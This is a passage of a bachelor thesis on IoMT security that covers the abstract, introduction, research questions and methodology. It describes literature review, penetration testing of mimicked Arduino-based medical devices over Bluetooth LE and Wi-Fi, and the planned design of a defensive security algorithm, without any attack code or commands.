Linnéuniversitetet
Kalmar Växjö

Bachelor Degree Project

Safeguarding the functionality of Internet Of Medical Things-based Electronic Devices through a Security Algorithm

Author: Ryustem Shaban, Ahmad Husein
Supervisor: Hemant Ghayvat
Semester: VT 2024
Discipline: Computer Science
Course code: VT24-2DVE50

Linnéuniversitetet
Kalmar Växjö

Abstract

As the IoMT rapidly expands, severe security risks shadow its profound benefits in patient monitoring and data management. These devices, integral to critical care like pacemaker shocks and insulin dosing, often sacrifice robust security for functionality due to their limited capabilities. This critical vulnerability exposes them to exploits that could have fatal consequences. This thesis addresses these urgent security gaps by exploring innovative protection strategies through systematic reviews and simulated penetration testing on a mimicked IoMT environment. Our findings expose pronounced deficiencies within existing security frameworks, focusing on Bluetooth LE and Wi-Fi threats, especially the inadequate mechanisms to secure Bluetooth LE connections, commonly used in IoMT devices and DOS attacks targeted directly to the IoMT devices. In response, two novel security algorithms were designed to enhance the resilience of IoMT systems against cyber threats. This algorithm integrates dynamic whitelisting and blacklisting, MAC address verification, UDID verification, and NFC-based device authentication to curtail unauthorized access and uphold data integrity. The adopted strategy not only addresses specific security loopholes identified during penetration testing but also establishes a framework capable of adapting to evolving threats. Through this research, we aim to contribute to the ongoing discourse on IoMT security, underscoring the critical need for continuous adaptation of security measures to protect against emerging vulnerabilities in the rapidly evolving landscape of IoT devices. This work aspires to lay the groundwork for future research and development in IoMT security strategies, fostering a deeper understanding and implementation of adequate security measures within medical technology.

Keywords

Internet of Things, Internet of Medical Things, IoMT, Security framework, Network layer attacks, Penetration testing, Vulnerability, Algorithms, Threat vectors, Simulation, mimicking

Linnéuniversitetet
Kalmar Växjö

Preface

We wish to express our profound gratitude to Linnaeus University in Växjö, Sweden, for granting us access to various IoT devices for the purpose of conducting penetration testing, as well as for the use of their laboratory facilities. Furthermore, we extend our heartfelt thanks to our supervisor at Linnaeus University, Docent Hemant Ghayvat, whose guidance and encouragement have been instrumental in our engagement with this vital subject area. Additionally we want to thank all our loved ones for the constant support through the way. Lastly, we would like to thank all the other lecturers, teaching assistants, and professors that we have met during our study period at Linnaeus University.

Contents

1 Introduction

This is a 15 HP thesis for a bachelor's in computer science for Linnaeus University.

In today's society, Internet of Things (IoT) devices are increasingly prevalent in various aspects of everyday life, such as homes, transportation, and healthcare. The IoT refers to devices powered by microchips that consume low energy and exchange data using sensors, software, and other technologies. Examples include smart lights, air quality monitors, pacemakers, and other devices. This widespread adoption has led to a significant increase in the use of such technologies, particularly evident in the Internet of Medical Things (IoMT). The IoMT, a subset of IoT, specifically caters to medical and healthcare applications. While IoT and IoMT may be used interchangeably in some contexts, it is important to note that IoMT devices are distinguished by their stringent security and reliability requirements, which are crucial due to their role in sustaining and enhancing patients' lives. IoMT devices enable remote monitoring, timely intervention, and providing faster access to patients' current health status. According to a report by Fortune Business Insight, the IoMT market reached a total value of $41.17 billion in 2020, with predictions suggesting growth to $187.60 billion by 2028, demonstrating a growth rate of 29.5% from 2021 to 2028. The report also highlights a substantial surge of 71.3% in the global IoMT market in 2020, compared to the average yearly growth from 2017 to 2019, underscoring the rapid expansion and importance of IoMT technologies in healthcare [1].
According to another report by The Brainy Insights, "various application segments, including 'data assortment and analysis, end-to-end connectivity, real-time monitoring, remote medical assistance, and tracking and alerts,' are driving market growth". The report further states that in 2022, the "real-time monitoring segment dominated the market with a 29.15% share and revenue of USD 17.94 billion, attributed to the ever-increasing adoption of cost-efficient and connected medical devices" [2]. The use of the IoT in the medical field has become widespread, which leads to a great benefit to the use of this technology in the field of health care. It integrates medical devices and applications to facilitate the medical monitoring process, and patients can get better health care through wearable devices with better health care at a lower cost. However, despite its usefulness, there are concerns related to data privacy [3]. The Internet of Medical

Things is critical in improving patients' health. However, medical IoT devices still need to be considered more vital regarding reliability, safety, and security [4].

By conducting penetration and attack experiments on mimicked IoMT devices, we identify the weaknesses and strengths, as well as determine the strength of existing security frameworks related to the Internet of Medical Things and confirm the vulnerabilities of these security frameworks. This approach helps to improve protection and prevent data breach, as well as protect the health of patients from any danger that may risks their lives. This thesis examines a set of penetration testing on Mimic IoMT devices and verifies the effectiveness of existing security frameworks for these devices.

1.1 Background

The IoMT provides many essential services to patients. It helps patients to get medical help anytime and anywhere they want through patient monitoring devices. It also provides ways to track health problems by enabling the patients to track their conditions without needing personal medical services through heart rate or blood pressure monitors. Moreover, it helps to access patient data more efficiently and faster, and IoMT also improves the diagnostic process, allowing the doctor to diagnose better and more accurately [5]. Despite these advantages that IoMT offers, this technology presents excellent security and privacy challenges, especially in some devices, such as pacemakers, which are essential devices for patient safety. Therefore, strong security measures must be taken for these devices to ensure the safety and privacy of the patient.

A significant concern regarding pacemakers and other interconnected medical devices is the potential security threats they face. There is a risk that unethical individuals could gain unauthorized access to these devices or manipulate their functionality remotely, potentially leading to life-threatening situations. A study published in volume 116, issue 2 of the Archives of Cardiovascular Diseases by the French Society of Cardiology highlights the scrutiny of pacemakers and cardiac defibrillators for weaknesses in their cyber protection [6]. The number of healthcare hacking incidents by year, as shown in *Figure 1.1*, and the number of unauthorized accesses by year, as shown in *Figure 1.2*, reflect the overall trend in data breaches in the healthcare sector. The healthcare data breach statistics below only include data breaches of 500 or

more records that have been reported to the Office for Civil Rights (OCR). While the Health Insurance Portability and Accountability Act (HIPAA) requires all data breaches to be reported regardless of size, OCR does not publish details of smaller data breaches. The breaches included in the statistics and graphs below encompass both closed cases and breaches still under investigation by OCR for potential HIPAA violations [7].

Moreover, the current state of security on the IoMT indicates the need to address these vulnerabilities. It is imperative to develop new security measures, such as more robust encryption methods, adoption of blockchain technology, and enhanced security frameworks. The measures mentioned above aim to ensure the security of data and the uninterrupted operation of these medical devices [8].




Figure 1.1: Number of hacking incidents related to Healthcare [7]




Figure 1.2: Number of unauthorized access related to Healthcare [7]

1.2 Related work

The remarkable development in the IoMT highlights its importance in helping patients by improving healthcare delivery, enhancing patient monitoring, and facilitating more accurate diagnoses. However, the large spread of IoMT has also led to the emergence of security vulnerabilities. Research has consistently highlighted the pressing need for a dedicated security framework. Such a framework would aim to mitigate these vulnerabilities, explicitly tailored to the unique requirements of IoMT environments.

Arsalan Mosenia delves into the security vulnerabilities and challenges the IoT faces. This paper is essential for understanding IoT security as it explores various attack vectors and the corresponding protective measures tailored to IoT environments. In contrast to the broader focus of this work [9]. Our research will specifically target the network layer, conducting penetration tests on a mimicked IoMT device to assess its vulnerabilities and enhance its security.

In their paper, Sharma, Kherajani, Jain, and Patel examine security issues in the IoT, particularly those affecting the network layer. They discuss several types of network layer attacks, including Man-In-The-Middle Attacks and others. Building on their work, this research specifically focuses on network layer attacks targeting IoT devices. We conduct penetration testing on the network layer using both Bluetooth and Wi-Fi connections [10]. Moreover, more studies

offer essential perspectives on the potential security challenges confronting the IoMT and an analysis of current security frameworks. Ahmed discussed the security challenges facing the IoMT, focusing on the sensitivity of health data and the need for robust security measures[11]. In addition, the survey provides a detailed examination of various security vulnerabilities in the IoMT framework. Furthermore, the survey conducts a comparative assessment of different security approaches, assessing the effectiveness of existing solutions and their limitations [11]. Mahmood explores various security frameworks that are applied to IoMT. They specifically focus on identifying and assessing comprehensive security measures tailored for IoMT environments. Their study contributed significantly to the field of IoMT security [12]. However, in our report, we experiment with threat attacks on mimic IoMT devices, and then, based on the results, design a security framework.

1.3 Problem Formulation

This study aims to understand the risks related to the IoMT and identify the attack vectors considered a security threat to these devices. We also conduct penetration tests on mimic IoMT devices to detect their vulnerabilities. This study also helps to apply existing security frameworks to determine their effectiveness for these attacks. Based on the results of our experiment, we design a security framework commensurate with these attacks to protect these devices and ensure the minimization of security vulnerabilities. Furthermore, this study aims to answer the following research questions:

1. RQ1: "What are the primary threat vectors impacting the security of the Internet of Medical Things (IoMT)?"

2. RQ2: "How do primary threat vectors impact a mimicked Internet of Medical Things (IoMT) device with and without implementing a security framework?”

3. RQ3: “What strategies can be employed in the development of a novel security framework?”

1.4 Motivation

The motivation for this work is to identify the primary threat vectors and conduct penetration testing on the security frameworks of mimicked IoMT devices to assess their vulnerability. Based on these tests, we develop appropriate security frameworks for IoMT devices, thereby improving the security, privacy, and reliability of these devices. Thus, with security frameworks tailored to IoMT devices, it is possible to reduce security threats and unauthorized access to these devices, which can save lives, especially for patients using devices such as pacemakers. Technological developments and the constant complexity and diversity of the Internet during these years has affected the IoMT in terms of increasing security threats, such as ransomware attacks [13]. Also, technological development has led to security challenges related to the reliability, safety, and security of IoMT devices [4]. Existing security frameworks alone are insufficient to address these risks, and the new types of risks emerging on the IoT. Moreover, some types of security frameworks are the Industrial Internet Security Framework (IISF), and Internet of Things Security Framework (IoTSF) which are traditional security frameworks that do not comprehensively address the complexities and risks related to the IoT [14].

1.5 Results

The study adopts a systematic and iterative approach, primarily focusing on literature published between 2018 and 2024 to understand vulnerabilities and existing frameworks concerning the devices under investigation. **In Phase 1**, a systematic literature review was conducted to identify the primary threat vectors affecting the security landscape of IoMT and precisely to determine the primary threat vectors that affect the network layer of IoMT devices. **In Phase 2**, we mimicked IoMT devices. Then, based on findings from the systematic literature review, we conducted penetration testing on these mimicked devices using Wi-Fi and Bluetooth connections. **In Phase 3**, insights gleaned from the preceding phases inform the development of a security framework, with the adoption of IEEE 802.11 and IEEE 802.15 protocols for the security framework where possible. Through assessing the security of IoMT devices like pacemakers, this study aims to raise awareness about existing vulnerabilities, advocate for patching current devices, and promote the adoption of best security practices in developing critical medical devices. Furthermore, the successful completion of this study could facilitate the formulation of

targeted policy recommendations and the innovation of educational materials to enhance the understanding of IoMT device security among healthcare professionals, device manufacturers, and consumers, thereby assisting in mitigating associated risks.

1.6 Scope and Limitations

This study conducts penetration testing and targets specific vulnerabilities in mimic IoMT devices, and evaluate the effectiveness of chosen frameworks. Additionally, the research involves creating a new security framework designed to address these vulnerabilities in IoMT devices, utilizing relevant IEEE 802.11 and IEEE 802.15 protocols where applicable.

However, this study faces four primary limitations. Firstly, it cannot cover all attack vectors, so it will utilize different standards for penetration testing: Penetration Testing Execution Standard (PTES) [15], NIST Special Publication 800-115 [16], Open-Source Security Testing Methodology Manual (OSSTMM) [17]. While we will investigate different security framework: OWASP for IoT [18], IISF (Industrial Internet Security Framework) [19]. Moreover, IoTSF (IoT Security Foundation) [20].

Secondly, there is a shortage of actual IoMT devices due to unavailability or funding issues. To address this limitation, efforts are made to replicate the devices using microchips and ensure similar functionality in core processes such as data collection and internet data transmission. Thirdly, there may be gaps in the security framework due to the inability to cover all attack vectors. However, using globally accepted penetration testing standards for IoT devices will help minimize these gaps. Finally, external factors such as technological advancements, regulatory changes, and emerging threats may affect the relevance and applicability of the research findings over time, needing continuous monitoring and adaptation of security measures.

1.7 Target group

The target audience for this research includes cyber-security researchers, professionals in the healthcare IT sector, medical device manufacturers, and policymakers involved in regulating IoMT technologies. By engaging with a diverse audience within the computer science community, the research endeavours to foster collaboration and knowledge exchange to advance the security posture of IoMT devices.

1.8 Outline

The structure of this report is outlined as follows: Chapter 2 introduces the methodologies employed in this study, categorizing them into three distinct phases. Chapter 3 delivers an in-depth exploration of the theoretical foundations underpinning this project. Chapter 4 outlines the selection criteria used for both the security framework and the penetration testing standards. Chapter 5 discusses the implementation of the research, including attacks at the network layer, the tools utilized, and the deployment of the security framework. Chapter 6 presents the findings and their subsequent analysis. Chapter 7 engages in a discussion of these results. Finally, Chapter 8 concludes the report and outlines directions for future research.

2 Method

This section outlines the methodological framework employed in this study to investigate the security vulnerabilities of IoMT devices.

2.1 Research Design

This study adopted a mixed-methods approach, combining a systematic literature review with a mimicking case study analysis, to comprehensively address the formulated research questions. The decision to employ a mixed-methods design stemmed from the recognition of the need for both theoretical exploration and practical experimentation to gain a nuanced understanding of the complexities surrounding IoMT security [21]. By integrating theoretical insights from existing literature with practical insights gleaned from simulated case studies, the study aimed to offer a holistic perspective on IoMT security vulnerabilities and mitigation strategies. The systematic literature review served as the foundational component of the research design, enabling the identification and synthesis of existing knowledge on IoMT security threats. By meticulously reviewing scholarly publications from reputable databases, the study sought to elucidate primary threat vectors impacting IoMT devices, thereby laying the groundwork for subsequent empirical investigations [22]. However, it is important to acknowledge the inherent limitations of relying solely on secondary sources, such as potential biases in the selected literature and gaps in coverage, which may have influenced the comprehensiveness of the findings. In parallel, the mimicked case study analysis provided a practical lens through which to examine IoMT security vulnerabilities in a controlled environment. By mimicking IoMT devices and conducting penetration testing, the study aimed to assess the effectiveness of existing security frameworks and identify areas for improvement. While the simulated approach mitigated ethical concerns associated with experimenting on real IoMT devices, it also introduced limitations, such as the potential lack of fidelity in replicating real-world scenarios.

2.2 Phase 1 :Systematic Literature Review

2.2.1 Data Collection

In undertaking Research Question 1 (**RQ1**), a systematic literature review was employed to discern primary threat vectors impinging upon the security landscape of the IoMT. The search strategy encompassed reputable databases including IEEE Xplore, ScienceDirect, ResearchGate, and the ACM Digital Library, facilitating a comprehensive exploration of scholarly discourse spanning from 2018 to 2024 see in Table 2.1. However, despite the meticulous selection of databases, the scope of the review may have been constrained by the exclusion of potentially relevant sources not indexed within these platforms.

Table 2.1: Search Strings Used in Various Databases

Database	**Search String**
IEEE Explore	("Document Title":"IoMT" OR "Full Text Only":"IoMT security") AND ("Publication Year":[2018 TO 2024])
ScienceDirect	("Title":"IoMT" AND "Full Text":"threat vectors") AND ("Publication Date":[01/01/2018 TO 04/01/2024])
ResearchGate	("Full Text":"Internet of Medical Things" AND "Full Text":"cybersecurity") AND ("Year":[2018 TO 2024])
ACM Digital Library	("Title":"Internet of Medical Things" AND "Full Text":"security threats") AND ("Publication Date":[01/01/2018 TO 04/01/2024])

The search strings deployed in the database queries are carefully crafted to capture pertinent publications elucidating IoMT security threats. While efforts are made to optimize the search strings for each database, variations in indexing practices and terminology across platforms may have introduced inconsistencies or overlooked relevant literature. Additionally, the temporal scope of the review, spanning from 2018 to 2024, may have inadvertently excluded earlier seminal works or emerging trends that could have enriched the analysis [23]. Throughout the data collection process, critical appraisal of retrieved literature was paramount to ensure the selection of high-quality and relevant sources. However, despite endeavors to uphold rigor-

ous methodological standards, subjective biases in article selection or interpretation may have influenced the inclusivity and representativeness of the review. Furthermore, the reliance on published literature inherently entails the risk of publication bias, whereby studies reporting significant findings are more likely to be published, potentially skewing the overall understanding of IoMT security threats.

2.2.2 Data Analysis

In the phase of data analysis, a rigorous examination was conducted on all collected literature to discern primary threat vectors impacting the network layer of IoMT devices. The aim was to categorize the identified threats based on the types of connections utilized by IoMT devices, with a primary focus on Wi-Fi and Bluetooth protocols. However, despite efforts to categorize threats systematically, challenges arose in delineating clear distinctions between different types of threats, particularly in cases where vulnerabilities spanned multiple connection types or manifested in complex, multifaceted ways [24]. While the analysis yielded valuable insights into the evolving landscape of IoMT security threats, it was imperative to approach the findings with a critical lens. The diversity and complexity of threats identified underscored the multifaceted nature of IoMT security challenges, highlighting the need for holistic and adaptive security measures. However, the analysis may have been limited by the availability and quality of literature, as well as the inherent biases in published research. Additionally, the dynamic nature of IoMT technologies and security threats necessitated continuous monitoring and adaptation to effectively address emerging risks [25]. Despite these challenges, the data analysis phase served as a crucial step in elucidating the overarching patterns and trends in IoMT security threats. By categorizing threats according to connection types, the analysis facilitated a nuanced understanding of the specific vulnerabilities inherent in Wi-Fi and Bluetooth-enabled IoMT devices [26]. This nuanced understanding laid the groundwork for developing targeted mitigation strategies tailored to the unique characteristics of each connection type. However, it is essential to acknowledge the limitations of the analysis and the need for ongoing refinement and validation of the findings through empirical experimentation and real-world validation.

2.3 Phase 2: Simulated Case Study Analysis

2.3.1 Mimicking of IoMT Devices

In response to ethical considerations and funding constraints, the decision made to conduct penetration testing on mimic IoMT devices rather than real ones. While this approach aimed to mitigate potential risks associated with experimenting on actual medical devices, it introduced certain limitations that warranted critical evaluation. Mimic IoMT devices, although designed to mimic real-world counterparts, inherently lack the complexity and fidelity of genuine medical devices, potentially compromising the ecological validity of the findings [27]. Furthermore, the efficacy of security measures implemented on mimic devices may not accurately reflect real-world scenarios, as the intricacies of device operation and interaction with external systems may not fully replicated.

Despite these limitations, the use of mimic IoMT devices offered practical advantages, including cost-effectiveness and ethical compliance. By utilizing mimicking devices, researchers able to conduct penetration testing in a controlled environment without exposing patients or healthcare systems to potential harm. Additionally, the flexibility afforded by mimicking allowed for the exploration of a wide range of attack scenarios and the testing of various security frameworks without the constraints imposed by hardware limitations or regulatory considerations [28]. However, it is crucial to acknowledge the inherent trade-offs associated with mimicking-based approaches. While mimicked IoMT devices provide valuable insights into security vulnerabilities and mitigation strategies, the extrapolation of findings to real-world contexts requires careful consideration. The degree to which simulated findings align with actual device behavior and response to cyber threats remains a subject of ongoing scrutiny and validation. Thus, while mimicking offers a pragmatic solution to ethical and practical challenges, its limitations underscore the importance of complementing mimic experimentation with empirical validation and real-world testing wherever possible.

2.3.2 Penetration Testing

In accordance with the findings gleaned from the literature review, penetration testing conducted on mimic IoMT devices. This phase aimed to solve (**RQ2**) and to assess the vulnerability of IoMT devices to cyber threats by mimicking various attack vectors identified in the

literature [29]. However, while the testing phase utilized established standards such as the Penetration Testing Execution Standard (PTES), OWASP for IoT, NIST Special Publication 800-115, and the Open-Source Security Testing Methodology Manual (OSSTMM), challenges emerged in accurately replicating real-world attack scenarios within the mimic environment. The fidelity of mimicking attacks may have compromised by discrepancies between mimicking and actual IoMT device behaviors, potentially skewing the assessment of device vulnerability. Despite these challenges, penetration testing provided valuable insights into the security posture of IoMT devices and identified potential weaknesses that warrant further attention by systematically probing mimic devices with known attack vectors, researchersable vulnerabilities that may have otherwise gone unnoticed were uncovered.. However, the efficacy of identified security measures and mitigation strategies must be interpreted cautiously, as mimicked testing may not fully capture the complexities of real-world threats and defenses. Moreover, the scope of penetration testing may have limited by the comprehensiveness of the literature review and the availability of mimic IoMT devices. Certain attack vectors or device configurations may not have been adequately represented in the testing environment, potentially skewing the assessment of overall device security [30]. Moreover, the dynamic landscape of cyber threats demands ongoing monitoring and adaptation of security measures to effectively mitigate emerging risks. Thus, while penetration testing offered valuable insights into IoMT security vulnerabilities, its findings must be interpreted in conjunction with empirical evidence and real-world validation to ensure their applicability and relevance.

2.3.3 Data Interception System Architecture

We examine two scenarios highlighting the potential risks and vulnerabilities in designing a data interception system architecture. **Case One: Bluetooth Data Interception** scenario involves a hacker using Kali Linux with an Ubertooth One to intercept sensitive data communicated via Bluetooth. In this case, the hacker impersonates another mimicked IoMT device, the Arduino Nano 33 BLE, which is connected to a Mac and intended to send data to a mobile phone. This example draws attention to the vulnerabilities of Bluetooth data transmission. **Case Two: Wi-Fi Data Interception** In this scenario, a hacker leverages Kali Linux's capabilities to intercept sensitive data transmitted over Wi-Fi. Utilizing an Asus USB-AC56 adapter,

the hacker impersonates a mimic IoMT device, the Arduino Uno Rev2 Wi-Fi connected to a Mac computer. This mimicked IoMT device is designed to send data to the cloud. The vulnerability exploited here underscores the security risks associated with Wi-Fi data transmission. These cases demonstrate critical security vulnerabilities in transmitting sensitive data through standard wireless technologies. see *Figure 2.1*.




Figure 2.1: Data Interception System Architecture

2.4 Phase 3: Development of Security Strategy

2.4.1 Analysis of Penetration Test Results

Following the conclusion of the penetration testing phase, the subsequent analysis aimed to discern the outcomes of the simulated attacks and identify prevalent vulnerabilities within the mimic IoMT devices. However, while the analysis sought to provide insights into the effectiveness of security measures and mitigation strategies, inherent limitations in the simulated environment may have influenced the interpretation of results. The fidelity of attack simulations and the realism of device responses may have compromised, potentially skewing the assessment of device vulnerabilities and security posture [31]. Despite these challenges, the analysis of penetration test results yielded valuable insights into the specific attack vectors that posed the greatest threat to IoMT device security. By identifying successful attack vectors, researchers would be able to pinpoint areas of weakness within the mimic devices and prioritize remediation efforts accordingly. However, it is essential to exercise caution in extrapolating findings to real-world scenarios, as the nuances of actual device behavior and response to cyber threats may differ from those observed in the simulated environment. Furthermore, the analysis of penetration test results may have influenced by the comprehensiveness of the attack scenarios mimicked during testing. Certain attack vectors or device configurations may not have been adequately represented, potentially leading to an incomplete understanding of overall device vulnerability. Additionally, the dynamic nature of cyber threats necessitates continuous monitoring and adaptation of security measures to effectively mitigate emerging risks [32]. Thus, while the analysis provided valuable insights into IoMT security vulnerabilities, its findings must be interpreted within the context of the simulated environment and complemented by empirical validation in real-world settings

2.4.2 Designing a Security Algorithm In Pseudo-code

Instead of crafting a comprehensive security framework, the research devised an algorithm informed by the identified vulnerabilities and insights from the Systematic literature review. However, while this approach aimed to fulfill (**RQ3**) and offer basic guidelines for enhancing the security posture of IoMT devices, certain limitations necessitated critical scrutiny. The algorithm's simplicity may have inherently constrained its effectiveness in addressing the mul-

tifaceted nature of IoMT security threats. By oversimplifying the complexity of IoMT device vulnerabilities and mitigation strategies, the algorithm may have failed to account for nuanced attack scenarios and emerging threats adequately [33]. Despite these limitations, the design of the algorithm provided a foundational framework for addressing identified vulnerabilities and enhancing IoMT device security. By delineating basic decision-making rules based on known vulnerabilities, the algorithm served as a starting point for developing more robust security protocols. However, the absence of comprehensive validation and refinement may have compromised its applicability and efficacy in real-world settings. Moreover, the static nature of the algorithm may have limited its adaptability to evolving cyber threats and technological advancements, underscoring the need for continuous iteration and adaptation to maintain relevance over time. Furthermore, the algorithm's effectiveness may have been contingent upon the comprehensiveness and accuracy of the Systematic literature review findings. In cases where certain vulnerabilities were overlooked or inadequately addressed, the algorithm's ability to mitigate IoMT security threats may have compromised. Additionally, the algorithm's reliance on static decision-making rules may have hindered its ability to adapt to dynamic attack vectors and evolving device configurations [34]. Thus, while the algorithm provided a rudimentary framework for enhancing IoMT device security, its limitations underscored the need for complementary approaches and ongoing refinement to mitigate emerging cyber threats effectively. However, the design will be clear and straightforward. Therefore, the security algorithm outlined using pseudo-code. This approach ensures the algorithm is easily understandable and accessible for replication and analysis.

2.5 Reliability and Validity

In maintaining methodological rigor, meticulous efforts were made to uphold the reliability and validity of the research findings. Adherence to established research methodologies served as a cornerstone of the research process, providing a robust data collection, analysis, and interpretation framework. However, while adherence to established methodologies helped mitigate potential sources of bias and error, certain limitations persisted, necessitating critical evaluation. Variations in research methodologies across different phases of the study may have introduced inconsistencies or discrepancies in data collection and analysis, potentially impact-

ing the overall reliability of the findings [35]. Transparent reporting of methods and results was pivotal in enhancing the credibility and trustworthiness of the research outcomes. By providing comprehensive documentation of research procedures, data sources, and analytical techniques, transparency facilitated external stakeholders' replication and validation of findings. However, despite efforts to ensure transparency, the complexity of the research process and the multiplicity of data sources may have posed challenges in achieving complete clarity and comprehensibility. Ambiguities in reporting or interpretation may have compromised the overall rigor of the research outcomes.

Seeking peer review constituted another critical component of ensuring methodological rigor. By subjecting the research methodology, findings, and conclusions to scrutiny by qualified peers, the study aimed to validate its approach's robustness and enhance its findings' credibility. However, the availability of peer reviewers with expertise in the specific domain of IoMT security may have been limited, potentially constraining the breadth and depth of feedback received [36]. Moreover, the subjective nature of peer review introduces the possibility of bias or oversight, highlighting the importance of incorporating diverse perspectives and engaging in constructive dialogue to strengthen methodological rigor.

2.6 Ethical considerations

The choice to utilize mimicked IoMT devices instead of real ones stemmed from ethical imperatives, driven by the aim to safeguard patients from potential harm and adhere to ethical guidelines governing medical research. While this decision mitigated the risks associated with experimenting on actual medical devices, it also introduced certain limitations that necessitated critical examination. Mimicked IoMT devices, although designed to replicate real-world counterparts, inherently lacked the complexity and fidelity of genuine medical devices. As a result, the ecological validity of findings derived from simulated experimentation may have been compromised, raising questions about the generalizability and applicability of research outcomes to real-world contexts [37]. Furthermore, ethical implications were meticulously considered throughout the study to uphold the integrity of the research process. While the use of mimicked IoMT devices helped minimize ethical concerns related to patient safety and consent, ethical considerations extended beyond device simulation to encompass all aspects of the

research endeavor. This included ensuring the confidentiality and privacy of patient data, obtaining informed consent from participants where applicable, and adhering to ethical guidelines outlined by relevant regulatory bodies. However, despite efforts to navigate ethical complexities, challenges persisted in balancing the imperatives of scientific inquiry with the need to protect human subjects and uphold ethical standards.

2.7 Limitations in Addressing Methodological Constraints

